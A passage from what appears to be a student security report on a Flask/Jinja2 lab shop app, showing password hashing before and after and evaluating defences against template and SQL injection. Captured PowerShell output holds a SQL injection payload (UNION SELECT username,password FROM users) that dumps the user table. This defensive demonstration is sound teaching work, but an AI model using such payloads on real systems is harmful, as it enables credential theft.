This is a hash value that is not easily reversible into the original password.

c) Secure Hashing Algorithms:

The most common secure password hashing algorithms are:

- bcrypt
- Argon2
- PBKDF2

Because it is robust against brute force attacks, bcrypt is popular in Flask applications.

Example in Flask (Python)

d) Advantage of Hashing password:

- Protects user passwords from stealing.
- Does not allow for the storage of plain-text passwords.
- Take measures to minimize damage if the database is leaked Enhances the security of the application.
- Makes password cracking more difficult

Test Scenario

Without hashing,

```
if result:
    session["user"] = user
    return redirect("/dashboard")
else:
    return "Login Failed"
```

Figure 34 Code Without Hashing

```

Select Windows PowerShell
RawContent      : HTTP/1.1 200 OK
Vary             : Cookie
Connection       : close
Content-Length   : 2963
Content-Type     : text/html; charset=utf-8
Date            : Fri, 15 May 2016 07:20:12 GMT
Server          : Werkzeug/3.1.8 Python/3.12.10

Forms           : {}
Headers         : {[Vary, Cookie], [Connection, close], [Content-Length, 2963], [Content-Type, text/html; charset=utf-8]...}
Images          : (@{innerHTML=; innerText=; outerHTML=<IMG class=nav-logo alt="House of Liquor logo" src="/static/logo.png">; outerText=; tagName=IMG; class=nav-logo; alt=House of Liquor logo; src=/static/logo.png})
InputFields     : (@{innerHTML=; innerText=; outerHTML=<INPUT value="x" UNION SELECT username,password FROM users--" name=q placeholder="Search by bottle name">; outerText=; tagName=INPUT; value=x' UNION SELECT username,password FROM users--; name=q; placeholder=Search by bottle name})
Links           : (@{innerHTML= Dashboard; innerText= Dashboard; outerHTML=<A class=back-link href="/dashboard"> Dashboard</A>; outerText= Dashboard; tagName=A; class=back-link; href=/dashboard},
                 @{@(innerHTML=<H2>password</H2>
                 <P>View the reserve bottle details.</P>; innerText=password
                 View the reserve bottle details.; outerHTML=<A class=result-card href="/product/admin"><H2>password</H2>
                 <P>View the reserve bottle details.</P></A>; outerText=password
                 View the reserve bottle details.; tagName=A; class=result-card; href=/product/admin},
                 @{@(innerHTML=<H2>alexp123</H2>
                 <P>View the reserve bottle details.</P>; innerText=alexp123
                 View the reserve bottle details.; outerHTML=<A class=result-card href="/product/alex"><H2>alexp123</H2>
                 <P>View the reserve bottle details.</P></A>; outerText=alexp123
                 View the reserve bottle details.; tagName=A; class=result-card; href=/product/alex},
                 @{@(innerHTML=<H2>password123</H2>
                 <P>View the reserve bottle details.</P>; innerText=password123
                 View the reserve bottle details.; outerHTML=<A class=result-card href="/product/sam"><H2>password123</H2>
                 <P>View the reserve bottle details.</P></A>; outerText=password123
                 View the reserve bottle details.; tagName=A; class=result-card; href=/product/sam}...})
ParsedHtml      : mshtml.HTMLDocumentClass
RawContentLength : 2963

```

Figure 35 Non-Hashing Verification

With hashing in place,

```

# SECURE: check hashed password separately
if result and check_password_hash(result[2], pwd):
    session["user"] = user
    return redirect("/dashboard")
else:
    return "Login Failed"

```

Figure 36 Code with Hashing

```

Windows PowerShell

Connection: close
Content-Length: 3052
Content-Type: text/html; charset=utf-8
Date: Fri, 15 May 2026 07:35:11 GMT
Server: Werkzeug/3.1.8 Python/3.12.10

<!DOCTYPE ...
Forms
: {}
Headers
: {[Vary, Cookie], [Connection, close], [Content-Length, 3052], [Content-Type, text/html;
charset=utf-8]...}
Images
: @{$innerHTML=; innerText=; outerHTML=<IMG class=nav-logo alt="House of Liquor logo"
src="/static/logo.png">; outerText=; tagName=IMG; class=nav-logo; alt=House of Liquor logo;
src=/static/logo.png}}
InputFields
: @{$innerHTML=; innerText=; outerHTML=<INPUT value="x' UNION SELECT username,password FROM users--"
name=q placeholder="Search by bottle name">; outerText=; tagName=INPUT; value=x' UNION SELECT
username,password FROM users--; name=q; placeholder=Search by bottle name}}
Links
: @{$innerHTML=< Dashboard; innerText=< Dashboard; outerHTML=<A class=back-link href="/dashboard"><
Dashboard</A>; outerText=< Dashboard; tagName=A; class=back-link; href=/dashboard}, @{$innerHTML=<H2
>script:32768:8:1$01ynIppq47Y2Ytahb$b8eab7c1bdb8582178b0cee8db8712e1ecc16ff7a7ca8b412d0d18b695bd93c6
25f8086b454953062d8c04b33cb01a4bc1419cfa983855c3df7cb4f66320ec0d</H2>
<P>View the reserve bottle details.</P>; innerText=script:32768:8:1$01ynIppq47Y2Ytahb$b8eab7c1bdb858
2178b0cee8db8712e1ecc16ff7a7ca8b412d0d18b695bd93c625f8086b454953062d8c04b33cb01a4bc1419cfa983855c3d
f7cb4f66320ec0d
View the reserve bottle details.; outerHTML=<A class=result-card href="/product/admin"><H2>script:3
2768:8:1$01ynIppq47Y2Ytahb$b8eab7c1bdb8582178b0cee8db8712e1ecc16ff7a7ca8b412d0d18b695bd93c625f8086b4
54953062d8c04b33cb01a4bc1419cfa983855c3df7cb4f66320ec0d</H2>
<P>View the reserve bottle details.</P></A>; outerText=script:32768:8:1$01ynIppq47Y2Ytahb$b8eab7c1bd
b8582178b0cee8db8712e1ecc16ff7a7ca8b412d0d18b695bd93c625f8086b454953062d8c04b33cb01a4bc1419cfa98385
5c3df7cb4f66320ec0d
View the reserve bottle details.; tagName=A; class=result-card; href=/product/admin}, @{$innerHTML=<
H2>script:32768:8:1$keYQUu0vhimxdPZu$849bc0580b11cbf021d9d86bd7662349d8e331b155dbcfbfa21107c80f296
b5c3a8d7a11d9d94379b3a4ef6d09bfd3228a767c24865eec289de4f37d630327a</H2>
<P>View the reserve bottle details.</P>; innerText=script:32768:8:1$keYQUu0vhimxdPZu$849bc0580b11cb
f021d9d86bd7662349d8e331b155dbcfbfa21107c80f296b5c3a8d7a11d9d94379b3a4ef6d09bfd3228a767c24865eec28
9de4f37d630327a
View the reserve bottle details.; outerHTML=<A class=result-card href="/product/sam"><H2>script:327
68:8:1$keYQUu0vhimxdPZu$849bc0580b11cbf021d9d86bd7662349d8e331b155dbcfbfa21107c80f296b5c3a8d7a11d9
d94379b3a4ef6d09bfd3228a767c24865eec289de4f37d630327a</H2>
<P>View the reserve bottle details.</P></A>; outerText=script:32768:8:1$keYQUu0vhimxdPZu$849bc0580b
11cbf021d9d86bd7662349d8e331b155dbcfbfa21107c80f296b5c3a8d7a11d9d94379b3a4ef6d09bfd3228a767c24865e
ec289de4f37d630327a
View the reserve bottle details.; tagName=A; class=result-card; href=/product/sam},
@{innerHTML=Home; innerText=Home; outerHTML=<A href="/">Home</A>; outerText=Home; tagName=A;
href=/}...}
ParsedHtml
: mshtml.HTMLDocumentClass
RawContentLength
: 3052

```

Figure 37 Hashing Verification

5. Evaluation

The techniques used to prevent Server-Side Template Injection and Remote Code Execution in Flask and Jinja2 web applications have good points. Let’s take a closer look at each.

5.1. Host Based Firewall

Advantages	Disadvantages
Adds another layer of security by checking all incoming and outgoing traffic to the server (OWASP, 2024).	Does not fix SSTI vulnerabilities in the application code itself; it only acts as a protective barrier (OWASP Foundation , 2023).
Can block malicious IP addresses to stop repeated attacks (OWASP Foundation , 2023).	Firewall rules must be regularly updated as attackers and IP addresses change (OWASP Foundation , 2023).
May limit repeated attempts to inject malicious code, helping reduce brute-force exploitation of Server-Side Template Injection (SSTI) vulnerabilities (OWASP Foundation , 2023).	Overly strict firewall rules may block legitimate traffic and affect application functionality (OWASP Foundation , 2023).
Prevents unauthorized access to the server and provides protection independent of the application code (OWASP Foundation , 2023).	Attackers using spoofed IP addresses or hidden traffic methods may bypass the firewall (OWASP Foundation , 2023).

Table 3 Host Based Firewall Evaluation

5.2. Password Hashing

Advantages	Disadvantages
Keeps passwords secure because they are not stored in plain text. Algorithms such as bcrypt and Argon2 are designed to be slow, making password cracking difficult (OWASP, 2024; NIST, 2021).	Does not prevent attackers from breaking into the database; it only limits the damage if a breach occurs (OWASP Foundation , 2023).
Minimizes damage if the database is compromised, as attackers cannot easily retrieve the original passwords (OWASP Foundation , 2023).	Weak algorithms such as MD5 or SHA-1 are insecure because they can be cracked using precomputed tables and modern attack methods. Stronger algorithms like bcrypt or Argon2 should be used instead (OWASP, 2024; NIST, 2021).
Improves overall web application security because passwords are never stored or transmitted in plain text form (NIST, 2021).	If hashing is implemented incorrectly, such as not using a salt, passwords can still be cracked more easily (OWASP, 2024).

Table 4 Password Hashing Evaluation

5.3. Safe Coding Practices

5.3.1. Data Parameterization

Advantages	Disadvantages
Directly addresses the root cause of Server-Side Template Injection (SSTI) vulnerabilities (OWASP Foundation , 2023).	Input sanitization must be applied consistently at every input point in the application (OWASP Foundation , 2023).
Minimizes the risk of injection attacks by filtering or validating malicious input (OWASP Foundation , 2023).	Overly aggressive sanitization may interfere with legitimate user input and affect usability (OWASP Foundation , 2023).
Provides application-level protection, making the web application more secure (Flask, 2025; OWASP, 2024).	Sanitization rules and logic must be regularly updated to handle new attack techniques (OWASP, 2024).
Can save time and resources by preventing security issues before they occur (Flask, 2025).	Developers without proper security training may implement weak or ineffective sanitization methods (OWASP Foundation , 2023).

Table 5 Data Parameterization Evaluation

5.3.2. Disabling Debug Mode

Advantages	Disadvantages
Prevents leakage of sensitive system information that could be exposed through debug error pages (Flask, 2025).	Does not fix underlying Server-Side Template Injection (SSTI) vulnerabilities in the application code (OWASP Foundation , 2023).
Reduces the amount of technical detail available to attackers, making exploitation more difficult (OWASP Foundation , 2023).	Makes debugging and troubleshooting harder because detailed error messages are hidden (Flask, 2025).
Low-cost and simple configuration change to improve security posture (Flask, 2025).	Requires proper logging and monitoring systems to replace debug output for issue diagnosis (Flask, 2025).

Table 6 Disabling Debug Mode

6. Conclusion

This report explores flaws tied to injections within online apps, particularly focusing on server-side template issues arising through Flask and Jinja2 setups. Improper management of data entered by users opens pathways to critical threats - examples include exposure of sensitive details alongside remote execution of code.

A working test showed basic template snippets might expose flaws, yet combining several templates could unlock access to core system operations. So long, server-side template injections move beyond textbook concern into actual danger when checks on input and protective coding practices fall short.

One step alone cannot fix everything - each tool has limits. Even when firewalls run directly on machines, weak code stays vulnerable. Turning off debugging helps slow leaks yet still leaves gaps open. Fixing real risks means building software more carefully from the start. Methods like cleaning inputs, using secure templates, or hiding passwords shrink how much attackers can reach.

Though often overlooked, poor code design still leads to injection flaws due to missing input checks. Fixing these issues early in building software greatly reduces risk to data access, accuracy, and uptime. What matters most shows up long before deployment - how strictly rules are followed shaped outcomes later.

7. References

- Acunetix. (2023). *SQL Injection*. Retrieved April 23, 2026, from <https://www.acunetix.com/websitesecurity/sql-injection/>
- Clarke, J. (2009). *SQL Injection Attacks and Defense*. Syngress Publishing.
- Clarke, J. (2012). *SQL Injection Attacks and Defense* (2nd Edition ed.). Syngress Publishing.
- Cloudflare. (2026). *What is remote code execution?* Retrieved from Cloudflare: <https://www.cloudflare.com/learning/security/what-is-remote-code-execution/>
- Flask. (2025). *Flask*. Retrieved from Flask Pallets Projects: <https://flask.palletsprojects.com/en/stable/>
- Halfond, W. V. (2006). A Classification of SQL Injection Attacks and Countermeasures. IEEE.
- Jinja. (2023). *Jinja*. Retrieved from Jinja Parallel Projects: <https://jinja.palletsprojects.com/en/stable/>
- McDonald, M. (2020). *Web Application Security: Exploitation and Countermeasures for Modern Web Applications*. No Starch Press.
- National Institute of Standards and Technology. (2020). *Cybersecurity Framework*. Retrieved from NIST: <https://www.nist.gov/cyberframework>
- NIST. (2021). *NIST Glossary of Key Information Security Terms*. Retrieved April 23, 2026, from <https://csrc.nist.gov/glossary>
- NIST SP 800-53. (2020). *Security and Privacy Controls for Information Systems and Organizations (SP 800-53 Rev. 5)*. Retrieved April 23, 2026, from <https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final>
- OWASP. (2024). *Injection Prevention Cheat Sheet*. Retrieved from OWASP Cheat Sheet Series: https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html
- OWASP Foundation . (2023). *Server-Side Template Injection*. Retrieved April 23, 2026, from https://owasp.org/www-community/attacks/Server_Side_Template_Injection
- OWASP Foundation. (2001). *OWASP Top 10: A03 Injection*. Retrieved April 23, 2026, from https://owasp.org/Top10/2021/A03_2021-Injection/index.html
- OWASP Foundation. (2021). *OWASP Top 10: A03 Injection*. Retrieved April 23, 2026, from https://owasp.org/Top10/2021/A03_2021-Injection/index.html

- PortSwigger. (2026). *Server-side template injection*. Retrieved from PortSwigger: <https://portswigger.net/web-security/server-side-template-injection>
- Schwartz, M. J. (2011). *Sony Breach: What Went Wrong*. Retrieved April 24, 2026, from <https://www.informationweek.com>
- Stallings, W. (2018). *Computer Security: Principles and Practice* (4th Edition ed.). Pearson.
- Stuttard, D. P. (2011). *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws* (2nd Edition ed.). Wiley.
- Trustwave SpiderLabs. (2009). *Heartland Data Breach Investigation Report*. Retrieved April 24, 2026, from <https://www.trustwave.com/>
- Wandera, T. (2022). *Understanding Server-Side Template Injection Vulnerabilities in Flask/Jinja2 Applications*. Retrieved April 23, 2026, from <https://www.sans.org/reading-room/>